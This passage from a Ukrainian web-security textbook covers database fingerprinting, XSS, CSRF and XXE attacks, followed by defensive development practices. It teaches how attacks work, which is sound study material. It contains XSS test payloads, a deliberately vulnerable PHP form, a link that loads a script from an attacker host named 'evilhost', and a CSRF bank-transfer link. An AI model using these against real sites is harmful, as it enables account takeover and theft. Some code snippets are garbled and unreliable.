Є популярні фреймворки, що не дозволяють легко визначати номер версії, що використовується. У випадку платформи з відкритим вихідним кодом, версію можна визначити за допомогою цифрового відбитка [8, 9].

Більшість Web-додатків для зберігання станів користувачів, об'єктів та інших даних використовують серверні бази (наприклад, MySQL або MongoDB). Власні БД розробники Web-додатків пишуть зрідка, оскільки ефективне зберігання та надійне видалення великих обсягів даних – непросте завдання [7, 9, 12, 13].

Якщо повідомлення про помилки надсилаються клієнту безпосередньо, для визначення бази даних можна скористатися методом, описаним у попередньому розділі.

Є альтернативні шляхи пошуку інформації. Наприклад, можна скористатися скануванням первинного ключа.

Так називають ключ у таблиці (SQL) або документі (NoSQL), який автоматично генерується під час створення об'єкта та використовується для швидкого пошуку БД. Метод генерації цих ключів свій для кожної бази, а іноді

він налаштовується під особливі запити (наприклад, коротші ключі для використання в URL-адресах). Якщо за замовчуванням генеруються первинні ключі для кількох основних баз даних, швидше за все можливо визначити тип бази даних після аналізу достатньої кількості мережевих запитів. Звичайно, якщо метод за замовчуванням не було перезаписано.

Розглянемо базу даних MongoDB, яка вважається класичним прикладом NoSQL-системи. За промовчанням у ній для кожного створеного документа генерується поле `_id`. Для цього застосовується алгоритм хешування з низьким рівнем колізій, який завжди дає 12-байтовий шістнадцятковий рядок.

Цей алгоритм описаний у відкритій документації (<https://www.mongodb.com/docs/manual/reference/method/ObjectId/>).

Клас, який використовується для створення цих ідентифікаторів, називається `ObjectId`. Кожен ідентифікатор складається з 12 байтів.

Перші 4 байти — секунди, що минули з початку Unix (тимчасова мітка). Далі йде 5-байтове випадкове число, унікальне для машини та процесу.

Останні 3 байти — лічильник, що починається з випадкового значення. Ось приклад ідентифікатора `ObjectId`: 507f1f77bcf86cd799439011.

У специфікації `ObjectId` також перераховані допоміжні методи, наприклад `getTimestamp`, але оскільки ми збираємося аналізувати трафік та дані на боці клієнта, а не на сервері, швидше за все вони будуть нам недоступні.

Але ми знаємо структуру первинних ключів MongoDB, тому будемо переглядати HTTP-трафік і аналізувати 12-байтові рядки, що зустрічаються, схожого зовнішнього вигляду.

Часто це просто, і первинний ключ можна знайти у формі запиту, наприклад:

```
GET users/:id
```

Де `:id` — це є первинний ключ.

```
PUT users, body = { id: id }
```

де `:id` — це є знову первинний ключ.

GET users?id=id

де :id — це такою первинний ключ, але у вигляді параметру запису.

Ідентифікатори зустрічаються навіть на user:

```
{
  _id: '507f1f77bcf86cd799439011',
  username: 'joe123',
  email: 'joe123456@***-
email.com',role: 'moderator',
  biography: '...'
}
```

Якщо знайдено ключ, і якщо можна визначити, що це дійсно він, можна спробувати знайти збіг з алгоритмами генерації ключів різних БД.

Часто цього достатньо, щоб визначити, яку базу даних використовує Web-ресурсу. Іноді може бути потрібна комбінація з іншим методом. Зазвичай це потрібно, коли кілька БД використовують той самий алгоритм генерації первинних ключів.

Запитання для самоконтролю

1. Назвіть приклади способів оцінки уразливості Web-ресурсів.
2. Які системи управління базами даних можете назвати?
3. Що зазвичай зберігається на серверній частині додатку?
4. Що зазвичай зберігається на боці клієнту користувача Web-додатку?
5. Назвіть інструменти аналізу вашого браузеру.
6. Як провести аналіз мережевого трафіку у вашому браузері?
7. Що таке бутфорс доменів і субдоменів?
8. Аналізу запитів мережі. Наведіть технологію проведення такого аналізу.
9. Які HTTP-запити ви знаєте?

РОЗДІЛ 3. МЕТОДИ ТА ЗАСОБИ ЗЛАМУ WEB-РЕСУРСІВ

3.1. ВИКОРИСТАННЯ РЕЗУЛЬТАТІВ ОЦІНОК ДЛЯ ЗЛАМУ WEB-РЕСУРСІВ

3.1.1. Міжсайтовий скриптинг (XSS)

XSS (англ. Cross Site Scripting - міжсайтовий скриптинг) – тип вразливості інтерактивних інформаційних систем у Web.

XSS можливий тому, що Web-додатки виконують сценарії в браузері користувачів. Будь-який тип сценарію піддає Web-додаток підпадає ризику, адже він може бути заражений або будь-яким чином змінений, зокрема, навіть і кінцевим користувачем.

Ось основні 3 види XSS-атаки: збережені (код зберігається у базі даних); відображені (код виконується серверними сценаріями і зберігається у базі даних); через DOM (код зберігається та виконується у браузері).

Існують інші варіації, але саме ці три види XSS-атак необхідно регулярно відстежувати більшості сучасних Web-додатків, тому що такі спільноти, як Open Web Application Security Project (OWASP), вважають їх найбільш поширеними векторами атак [14].

Для початку розглянемо приклад пошуку помилки, яка робить допустимою таку атаку.

3.1.2. Специфіка XSS атаки

Специфіка подібних атак полягає в тому, що замість безпосередньої атаки сервера вони використовують вразливий сервер в якості засобу атаки на клієнта.

Зараз XSS складають близько 15% всіх виявлених вразливостей.

Довгий час програмісти не приділяли їм належної уваги, вважаючи їх безпечними.

Однак ця думка помилкова: на сторінці або в HTTP-Cookie можуть бути досить вразливі дані (наприклад, ідентифікатор сесії адміністратора).

Вигляд та особливості XSS-атаки наведено на рис 3.1.




Рис. 3.1. Вигляд та особливості XSS-атаки

Бувають пасивні XSS і активні XSS.

Пасивні - це XSS, які вимагають від цілей атак безпосередньої участі, до того ж є специфічні обмеження і складності.

Наприклад, потрібно змусити її пройти по шкідливому посиланню, що потребують соціальної програмної інженерії.

Активні - це XSS, які, не вимагають ніяких додаткових дій з боку цілі - їй досить лише відкрити сторінку з вашим XSS і JavaScript-код виконається автоматично.

Завдяки своїй автоматизованості - вони дуже корисні і цінні. Наприклад, активні XSS існують в BB-тегах через недостатню фільтрації, коли ви залишаєте повідомлення на форумі\гостьовій книзі\чаті, яке буде завжди активно при кожному оновленні.

3.1.3. Виявлення XSS-вразливостей

Виявлення наявності поганої фільтрації значень від користувача зводиться до введення в усі поля контрольного JavaScript-коду, який виводить довільне повідомлення:

```
<script>alert()</script>  
або  
"><script>alert()</script>
```

Якщо вийшло повідомлення значить скрипт обробився і виконався. Можна вставляти довільний JavaScript-код на сторінку, що буде запускатися у всіх користувачів які зайшли на неї [14, 15].

Далі наведемо приклади. Дані приклади зроблено і за допомогою активної (збереженої) XSS, але ми будемо використовувати і пасивну XSS-атаку.

Для прикладів доцільно створити пару хостів:

clientsite – сайт який буде відвідувати користувач, якого атакують. Даний сайт буде страждати XSS-вразливістю.

evilhost – наш сайт де буде розташовуватися весь шкідливий код.

Зараз потрібно написати скрипт який буде страждати XSS-вразливістю. Ось скрипт, який буде містити код форми, і один div-елемент з id – «main_div»:

```
<?php print "<form action=form.php method=POST>  
    <input type=text name='first_field'>  
    <input type=text name='second_field'>  
    <input type=submit value='Отправить'>  
</form>  
<div name='main_div' id='main_div'>our test form</div>  
\".$_GET['word'].\"; ?>
```

Назвемо його index.php і помістимо в корінь хоста clientsite (/home/clientsite/www/). Так само створіть порожній скрипт xss_code.js і помістіть його в корінь evilhost.

Почнемо користуватись innerHTML. innerHTML - властивість DOM (Document Object Model) елементів. Ця властивість дозволяє без проблем

включити до складу елемента будь-який код в необмеженій кількості. Нижче ми розберемо приклад включення в документ звичайного тексту.

Це завдання буде виконувати функція InsertText (). Ось її код:

```
InsertText(); // Код функції
function InsertText(){
    var our_text=" - innerHTML in action!";
    var element=document.getElementById("main_div");
    element.innerHTML+=our_text;
}
```

Для перевірки працездатності коду пройдіть за посиланням:

http://clientsite/index.php?word=<script src=http://evilhost/xss_code.js></script>

Отже. Зараз XSS-уразливості стали більш рідкісними, але все ще поширені. Об'єм взаємодії з користувачами, що постійно зростає, і збереження даних у Web-додатках відкриває дорогу їх появі [16 -18].

На відміну від інших поширених уразливостей, міжсайтовий скриптинг існує у різних варіаціях. Іноді шкідливий код зберігається в сеансах (збережений XSS), іноді – ні (відбитий XSS). Бувають і XSS-уразливості, для яких у клієнті має бути приймач сценарію.

Помилки у складних специфікаціях браузера можуть призводити до ненавмисного виконання сценарію (XSS через DOM). Збережений XSS-код можна легко знайти шляхом аналізу даних у базі.

А ось відбиті і засновані на DOM XSS-уразливості розпізнати значно складніше. Отже, є ймовірність, що в багатьох Web-додатках вони ще є.

Міжсайтовий скриптинг існував більшу частину історії інтернету, і хоча суть атаки з часом не змінюється, збільшилася поле її застосування та кількість можливих варіантів.

Через відносну простоту виконання такої атаки, складність виявлення впровадженого коду та потужність цього типу вразливостей навичками міжсайтового скриптингу повинні мати інженери програмного забезпечення.

3.2. МЕТОДИ ПІДРОБКИ МІЖСАЙТОВИХ ЗАПИТІВ (CSRF)

У цьому розділі ми розглянемо процедуру міжсайтової підробки запитів (*Cross-Site Request Forgery, CSRF*), за допомогою якої адміністратор або власник привілейованого облікового запису виконує операцію від нашого імені [17].

3.2.1. Підхід для оцінки атаки CSRF

Атаки CSRF можливі завдяки довірчим стосункам між сайтом та браузером. Якщо знайти виклики API, які покладаються на цей взаємозв'язок для забезпечення безпеки, але надто довіряють браузеру, можна створити посилання або форму, яка при невеликій кількості зусиль з нашого боку змусить користувача зробити запит від свого імені, причому так, що він цього навіть не помітить.

В такий спосіб можна скористатися перевагами привілейованого користувача та виконати на сервері операції без його відома. Це одна з найпомітніших атак, яка з моменту її появи на початку 2000-х років принесла чимало шкоди.

Розглянемо найпростішу форму CSRF-атаки: зміна параметрів через гіперпосилання.

Більшість гіперпосилань в Інтернеті здійснює HTTP-запит GET. Найчастіше вбудоване в HTML-код посилання виглядає так:

```
<a href="https://my-site.com"></a>.
```

Анатомія HTTP-запиту GET проста і не залежить від того, звідки він відправлений, звідки він прочитаний або як переміщається мережею. Допустимі запити GET повинні відповідати підтримуваній версії специфікації HTTP.

Структура запиту GET однакова для всіх додатків.

На рис. 3.2. наведено структуру CSRF (це простіше - поширення шкідливого посилання, клацання на якому викликає виконання HTTP-запиту GET від імені автентифікованого користувача).

Антологія HTTP-запиту GET така:

GET/resource-url?key=value HTTP/1.1 Host: www.sssfjh.com




Рис. 3.2. Структура HTTP-запиту GET

Кожен такий запит включає HTTP-метод (GET), за яким слідує URL-адреса ресурсу, а потім йде необов'язковий набір параметрів запиту. Параметри запиту починаються після знаку ? і продовжуються до пробілу. Після цього йде специфікація HTTP, а в наступному рядку вказується хост, на якому може бути розташована URL-адреса ресурсу [17, 18].

3.2.2. Приклади оцінки атаки CSRF.

Отриманий запит Web-сервер направляє у відповідний клас обробника, який отримує не тільки його параметри, але й додаткову інформацію, що дозволяє ідентифікувати користувача, що зробив запит. Це тип браузера, з якого надійшов запит, і формат, в якому очікується відповідь.

Приклад такий:

```
/*
 * Пример маршрута.
 *
 * Возвращает информацию, выданную по HTTP-запросу.
 * Если выполнить запрос невозможно, возвращает ошибку.
 */
app.get('/account', function(req, res) {
  if (!req.query) { return res.sendStatus(400); }
  return res.json(req.query);
});
```

Це маршрут, який виконує лише кілька дій:

- приймає лише HTTP-запити GET до */account*; за відсутності параметрів запиту повертає помилку HTTP 400;
- посилає параметри запиту відправнику у форматі JSON, якщо вони вказані.

Зробимо запит до цієї кінцевої точки з Web-браузера:

```
/*
 * Генерируем HTTP-запрос GET без параметров.
 *
 * В ответ вернется сообщение об ошибке.
 */
const xhr = new XMLHttpRequest();
xhr.onreadystatechange = function()
  console.log(xhr.responseText);
}

xhr.open('GET', 'https://www.*****.com/account', true);
xhr.send();
```

У цьому фрагменті коду ініціюємо HTTP-запит GET, у відповідь на який сервер поверне помилку 400, тому що ми не надали жодних параметрів.

Додаємо параметри запиту, щоб отримати новий результат:

```
/*  
 * Генерируем HTTP-запрос GET с параметрами.  
 *  
 * Теперь мы получим ответ, включающий параметры.  
 */  
  
const xhr = new XMLHttpRequest();  
const params = 'id=12345';  
xhr.onreadystatechange = function() {  
    console.log(xhr.responseText);  
}  
  
xhr.open('GET', `https://www.*****.com/account?${params}`,  
true);xhr.send();
```

Незабаром після цього запиту буде повернена відповідь:

```
{  
  id: 12345  
}
```

Він також включатиме код HTTP 200, якщо ви перевірите мережевий запит у своєму браузері.

Ось типова схема CSRF-атаки з підробкою параметрів HTTP-запиту GET:

1. Хакер з'ясовує, що Web-сервер використовує параметри HTTP-запиту GET для здійснення якихось дій.
2. Він створює URL з такими параметрами: `<a href="https://www.megabank. com/transfer?to_user=<обліковий запис хакера>&amount=10000">натисніть тут</a>`.
3. Розробляється стратегія поширення.

Це може бути цілеспрямоване надсилання посилання людині, яка має більше шансів увійти до системи.

Такі речі часто поширюються через емейли чи соцмережі. Простота і доступність поширення наслідки атаки можуть стати важкими.

3.3. АТАКА НА ЗОВНІШНІ СУТНОСТІ XML-ДОКУМЕНТА

Атака на зовнішні сутності XML-документа (XML розширений язык розмітки документа, External Entity, XXE) у багатьох випадках легко здійснення і призводить до руйнівних наслідків. Вразливість, завдяки якій вона стає можливою, пов'язана з неправильним налаштуванням аналізатора XML у коді програми [17, 18].

Взагалі майже всі XXE-вразливості виявляються, коли кінцева точка API приймає дані у форматі XML (або подібному до нього). Може здаватися, що кінцеві точки, що приймають XML, зустрічаються не часто, але до XML-подібних форматів належать SVG, HTML/DOM, PDF (XFDF) та RTF.

Вони мають багато спільного зі специфікацією XML, і в результаті багато аналізаторів XML також приймають їх як вхідні дані. Специфікація XML дозволяє підключати до документа додаткові компоненти – так звані зовнішні сутності. Якщо XML-аналізатор не проводить відповідну перевірку, він може просто завантажити зовнішню сутність та підключити до вмісту XML-документа та таким чином скомпрометувати файли у файловій структурі сервера.

Атака на зовнішні сутності XML часто використовується для компрометації файлів від інших користувачів або доступу до таких файлів, як /etc/shadow, де зберігаються облікові дані, необхідні для правильної роботи сервера.

3.3.1. Атака безпосередньо на об'єкт XML

При прямій XXE-атаці об'єкт XML відправляється на сервер у вигляді зовнішньої сутності. Після його аналізу повертається результат, що включає зовнішню сутність (рис. 3.3.).



Рис. 3.3. Пряма XXE-атака

Моделюємо. Передбачаємо, що сайт надає утиліту для створення скріншотів, що дозволяє надсилати їх безпосередньо до служби підтримки.

На боці клієнта ця функціональність виглядає так:

```
<!--
```

```
Простая кнопка. При нажатии вызывает функцию `screenshot()`.
```

```
-->
```

```
<button class="button"
```

```
id="screenshot-button"
```

```
onclick="screenshot()">
```

```
Send Screenshot to Support</button>
```

```
/*
```

```
* Собираем HTML DOM из элемента `content` и XML-анализатором
```

```
* преобразуем текст DOM в формат XML.
```

```
*
```

```
* По HTTP передаем этот XML в функцию, которая сгенерирует из
```

```
* присланного XML скриншот.
```

```

*

* Скриншот отправляется в службу поддержки для анализа.
*/

const screenshot = function() {

    гу {

        /*

        * Пытаемся преобразовать элемент `content` в формат XML.
        * При неудаче происходит переход к блоку Catch, но обычно все
        * получается, потому что HTML — это разновидность XML.
        */

        const div = document.getElementById('content').innerHTML;const
        serializer = new XMLSerializer();

        const dom = serializer.serializeToString(div);

        /*

        * После преобразования DOM в XML генерируем запрос
        * к конечной точке, которая преобразует XML в изображение.
        * В результате получим скриншот.
        */

        const xhr = new XMLHttpRequest();

        const url = 'https://util.*****.com/screenshot';const data = new
        FormData();

        data.append('dom', dom);

        xhr.onreadystatechange = function() { sendScreenshotToSupport(xhr.responseText, (err) =>
        {

            if (err) { alert('невозможно отправить скриншот.') } else {
            alert('скриншот отправлен!'); }

        });

        }

    };
};

```

Ця функціональність має на увазі дуже просту річ: користувач натискає кнопку і створює знімок екрана, який відправляється в службу підтримки.

З програмної точки зору це теж не надто складно [14, 19]:

1. Браузер перетворює те, що поточний користувач бачить на екрані (через DOM) у XML.
2. Цей XML браузер передає службу, яка перетворює його на JPG.
3. Через інший API браузер надсилає файл JPG співробітнику служби підтримки того сайту.

Є кілька моментів, які хотілося б відзначити щодо цього коду. Наприклад, функцію `send Screenshot To Support` можна викликати самостійно для наших власних зображень.

Перевірити допустимість вмісту у випадку зображення складніше, ніж у випадку XML.

І хоча перетворити XML на зображення легко, при зворотному перетворенні відбувається втрата контексту.

3.3.2. Непряма XXE-атака

У разі непрямої XXE-атаки сервер генерує XML-об'єкт у відповідь на надісланий запит. До нього включаються параметри, надані користувачем, і це може призвести до включення параметра зовнішньої сутності (рис. 3.4).

Іноді XXE-атаку можна націлити на кінцеву точку, яка безпосередньо не працює з надісланим користувачем XML-об'єктом.

У випадку API, що приймає як параметр XML-подібний об'єкт, насамперед є сенс перевірити його на XXE-вразливість.

Той факт, що API не приймає об'єкти XML у запитах, не означає, що там не застосовується XML-аналізатор.




Рис. 3.4. Непряма XXE-атака

Представимо додаток, який запитує користувача лише один параметр через кінцеву точку REST API.

Програма призначена для синхронізації цього параметра з програмним пакетом CRM-системи, яким вже користується фірма.

Для свого API програма CRM може очікувати на інформацію у форматі XML. Це означає, що незважаючи на заяви про неприйняття такого формату, для коректної взаємодії сервера з програмним пакетом CRM дані, що надсилаються користувачем, повинні бути перетворені в об'єкт XML через REST-сервер, а потім відправлені в пакет софту CRM.

Часто ці операції відбуваються у фоновому режимі, і складно визначити, що дані у форматі XML взагалі використовуються. І так буває досить часто. Так як корпоративне програмне забезпечення носить модульний характер, часто буває так, що API-інтерфейси JSON/REST повинні взаємодіяти з API XML/SOAP. Крім того, одночасно використовується як сучасне, так і старе ПЗ, в результаті чого часто з'являються великі проблеми безпеки.

У попередньому прикладі надіслані нами дані перетворювалися сервером у формат XML перед відправкою на іншу програмну систему.

Як це визначити? Один із способів - вивчення компанії, чию Web-програму ви тестуєте. Потрібно визначити, які мають ліцензійні угоди для великих підприємств. Іноді така інформація є відкритою для публіки.

Також можна заглянути на інші сайти цієї компанії та перевірити, чи представлені будь-які дані через окрему систему або сторонню URL-адресу. Крім того, багато старих пакетів корпоративного програмного забезпечення мають обмеження щодо структури даних, що зберігаються.

Отже, зрозуміти, як здійснюється XXE-атака, і провести її здебільшого нескладно. Ці атаки заслуговують на згадку, тому що вони нажаль потужні і можуть поставити під загрозу весь Web-сервер, не кажучи вже про Web-додаток, що працює поверх нього.

Атаки XXE можливі завдяки існуванню недостатньо захищеного стандарту, який широко використовується в інтернеті. Запобігти XXE-атакам на синтаксичні аналізатори нескладно.

Іноді лише один рядок у конфігурації прибирає можливість посилатися на зовнішні сутності. При цьому атаки цього типу завжди слід пробувати проти нових додатків, оскільки один рядок, що бракує, в налаштуваннях XML-аналізаторі відкриває двері перед хакером.

Запитання для самоконтролю

1. Що таке XSS Web-додатку? Який вплив на додаток може ввести кінцевий користувач?
2. В чому полягає специфіка XSS атаки?
3. Які ви знаєте види XSS атак?
4. Що таке CSRF?
5. Як відбувається CSRF зміна параметрів через гіперпосилання?
6. Дайте визначення «Атака на зовнішні сутності XML-документа»;
7. Які види XXE-атаки об'єкт XML визначені зараз.

РОЗДІЛ 4. МЕТОДИ ТА ЗАСОБИ ЗАХИСТУ WEB-РЕСУРСІВ

4.1. МЕТОДИ ЗАХИСТУ АРХИТЕКТУРИ WEB-РЕСУРСІВ

В цьому розділ вивчимо аспекти, якими методами можна зламати Web-ресурси. В результаті вивчення, буде простіше розставити пріоритети захисних механізмів та замаскувати архітектуру та логіку програми від сторонніх очей.

4.1.1. Проведення аналізу архітектури захищеного програмного забезпечення

Створення добре захищеного Web-застосунку починається ще до написання його коду. Це етап планування. При плануванні архітектури будь-якого нового продукту або функції слід звертати увагу на дані, які передаються на всіх етапах [20].

Більшість у розробці ПЗ зводиться до пошуку способу ефективно переміщувати дані з точки А в точку В. Так само велика частина методів безпеки шукає способи ефективно захищати дані при передачі з точки А в точку В на всіх етапах їх шляху.

Виявити та усунути глибокі недоліки безпеки архітектури найпростіше до написання ПЗ. Після початку використання ПЗ можливість його реорганізації з метою усунення дірок у безпеці сильно зменшується.

4.1.2. Проведення глибокий аналіз коду ПЗ

Під час створення Web-додатку потрібно ретельно оцінювати кожен код перед його додаванням до підсумкової версії. Більшість компаній вже зробили обов'язковою процедуру перевірки коду з метою підвищення якості, скорочення технічних недоробок і усунення помилок коду, що легко виявляються [20, 21].

Також перевіряється, наскільки готовий код відповідає стандартам безпеки. Для цього треба залучати стороні компанії. Побачити дірки у безпеці у процесі перевірки коду насправді простіше, ніж здається.

Ось на що слід звертати увагу, а саме як:

- Зберігаються дані?
- Дані передаються з точки А до точки Б?
- Виглядають дані, коли вони потрапляють до клієнта?
- Яким операціям піддаються дані на боці сервера та яким чином вони там зберігаються?

Далі в цьому розділі розглянемо конкретніші заходи для перевірки безпеки коду. Цей контрольний список – лише основа, спираючись на яку можна довести, що будь-хто може виконати перевірку безпеки.

4.1.3. Підходи до пошуку уразливості

Будемо вважати, що вже зроблено кроки для оцінки безпеки архітектури та розробки огляди коду, і наступним кроком буде пошук вразливостей [22,23].

Існують різні способи виявлення вразливостей.

Традиційний спосіб – це повідомлення від постачальника компонентів та відгуків на такі компоненти від інших покупців.

Існують і більш сучасні методи пошуку вразливостей, які дають змогу врятувати продукт від поганої репутації, судових позовів та втрати клієнтів, а саме:

- програми мисливців за багами;
- внутрішні Red Teams та Blue Teams;
- залучення сторонніх пентестерів;
- корпоративні стимули, що заохочують реєстрацію виявлених вразливостей.

Тоді необхідно приступити до аналізу вразливостей.

4.1.4. Підходи до аналізу вразливостей

Уявіть, що виявлена вразливість Web-додатку. Тепер потрібно зробити кілька кроків для їх сортування, визначення пріоритетів та усунення [22, 23, 24].

По-перше, не всі вразливості однаково небезпечні.

Інженерам з безпеки добре відомо, що деякі вразливості можуть зачекати, доки у розробників не з'явиться вільний час, а деякі потрібно усувати негайно, відклавши убік усі інші справи .

Далі слід оцінити ризик для своєї компанії-розробника. Саме цей параметр використовується для оцінки порядку роботи у разі кількох вразливостей.

Для визначення ризику слід розглянути такі фактори, як:

- фінансовий ризик для компанії;
- складність експлуатації виявленої вразливості;
- тип даних, який буде скомпрометований;
- існуючі договірні угоди;
- вже вжиті заходи щодо пом'якшення наслідків.

Після визначення пріоритетності вразливостей слід розробити методи відстеження, щоб гарантувати своєчасне вирішення проблеми та виконання ваших договірних зобов'язань. Після цього залишиться написати автоматизовані тести, які дозволять переконатися, що вразливість знову не з'явиться.

4.1.5. Підходи до керування вразливістю

Після оцінки ризиків, які несе вразливість, та визначення ступеня її пріоритетності виникає необхідність відстеження процесу її усунення.

Керування вразливістю – безперервний процес. Тому його слід ретельно планувати та вести записи для відстеження прогресу.

Це дозволяє точніше визначити, скільки часу знадобиться працювати.

4.1.6. Підходи до регресивного тестування

Наступним кроком після виправлення буде написання регресивного тесту, який підтвердить, що виправлення спрацювало і вразливості більше немає. Великий відсоток уразливостей з'являється повторно [24].

Створити та впровадити структуру управління регресією вразливостей просто. Додавання до неї тестових прикладів повинно займати невелику частину часу, витраченого на фактичне виправлення.

4.1.7. Методи зниження ризику

Ключова практика для будь-якої команди розробників, орієнтованої на безпеку, – це зусилля, спрямовані на зниження ризику виникнення вразливості в кодовій базі програми. Це бажано робити по всьому шляху розробки, від планування архітектури до регресивного тестування.

Стратегії пом'якшення наслідків слід має бути широка. Чим важливіший фрагмент додатка, тим серйознішими повинні бути вжиті заходи.

Для зниження ризиків слід дотримуватись передових методів безпечного кодування, стежити за безпекою архітектури, застосовувати фреймворки регресійного тестування, дотримуватись життєвого циклу безпечної розробки (secure software development life cycle, SSDL), а також забезпечувати безпечні фреймворки для розробки.

4.2. МЕТОДИ ВИБОРУ БЕЗПЕЧНОЇ АРХИТЕКТУРИ WEB-РЕСУРСІВ

Забезпеченні безпеки будь-якого Web-ресурсу робиться на етапі вибору архітектури.

Під час створення програмного продукту пошук ефективної моделі веде змішана команда інженерів-програмістів та менеджерів з продуктів. У розробці роль архітектора полягає у проектуванні модулів на високому рівні та у виборі оптимальних способів їх взаємодії один з одним. Сюди можна

додати вибір найкращих способів зберігання даних, майбутніх сторонніх залежностей [24].

Вибір архітектури – складний і важливий процес, який пов'язаний з великим ризиком, оскільки переробка архітектури вже готової програми коштує дуже дорого. Аналогічно справи з архітектурою системи безпеки. Часто вразливості можна легко запобігти на етапі проектування за допомогою ретельного планування та оцінки. Недолік планування призводить до того, що код програми доводиться переробляти, що не дуже дешево.

4.2.1. Аналіз вимог до ПЗ

Першим кроком у забезпеченні безпеки архітектури або функціональності має стати формування вимог та їх оцінка на предмет ризику безпеці [24].

Таку оцінку доцільно вести за такими вимогами:

- користувачі можуть створювати облікові записи та входити до системи;
- облікові записи користувачів містять повне ім'я, адресу та дату народження;
- користувачі мають доступ до головної сторінки магазину з товарами; користувачі можуть шукати товари;
- клієнти можуть зберігати інформацію про свої платіжні картки та таке інше.
- Аналіз цих вимог на високому рівні дає нам таку інформацію:
- додаток зберігає облікові дані;
- додаток зберігає особисті ідентифікатори;
- рівень доступу зареєстрованих користувачів вищий, ніж у гостей;
- користувачі можуть виконувати пошук за базою товарів;
- програма зберігає фінансову інформацію.

Цей звичайний список дозволяє провести початковий аналіз потенційних ризиків, з якими може зіткнутися ця програма, якщо його неправильно спроектувати.

Ось які області ризику було виявлено, а саме:

- Аутентифікація та авторизація: спосіб обробки сеансів, входу до системи та файлів cookie.
- Особисті дані: чи обробляються вони інакше, ніж інші дані? Як звучить закон про поводження з цими даними?
- Пошукова система: як реалізована пошукова система? Де відбувається пошук — в основній або окремій кешованій версії бази?

Кожен із цих пунктів ставить перед нами безліч запитань про деталі реалізації. Коротко про них нижче.

4.2.2. Аутентифікація та авторизація

Для реалізації облікових даних та різних рівнів доступу для гостей та зареєстрованих користувачів потрібні системи автентифікації та авторизації. Саме вони дозволяють користувачам входити до системи та дозволяють нам визначити допустимі дії для різних груп користувачів.

Усі облікові дані зберігатимуться у базі [25].

Це означає, що для усунення ризику витоку даних потрібно ретельно планувати такі речі, як: спосіб обробки даних у процесі їх передачі; спосіб зберігання облікових даних; реалізація різних рівнів авторизації користувачів.

4.2.3. Протоколи SSL та TLS

Перша вимога до передачі даних – шифрування. Воно знижує ризик атаки посередника, що може призвести до викрадення облікових даних користувачів.

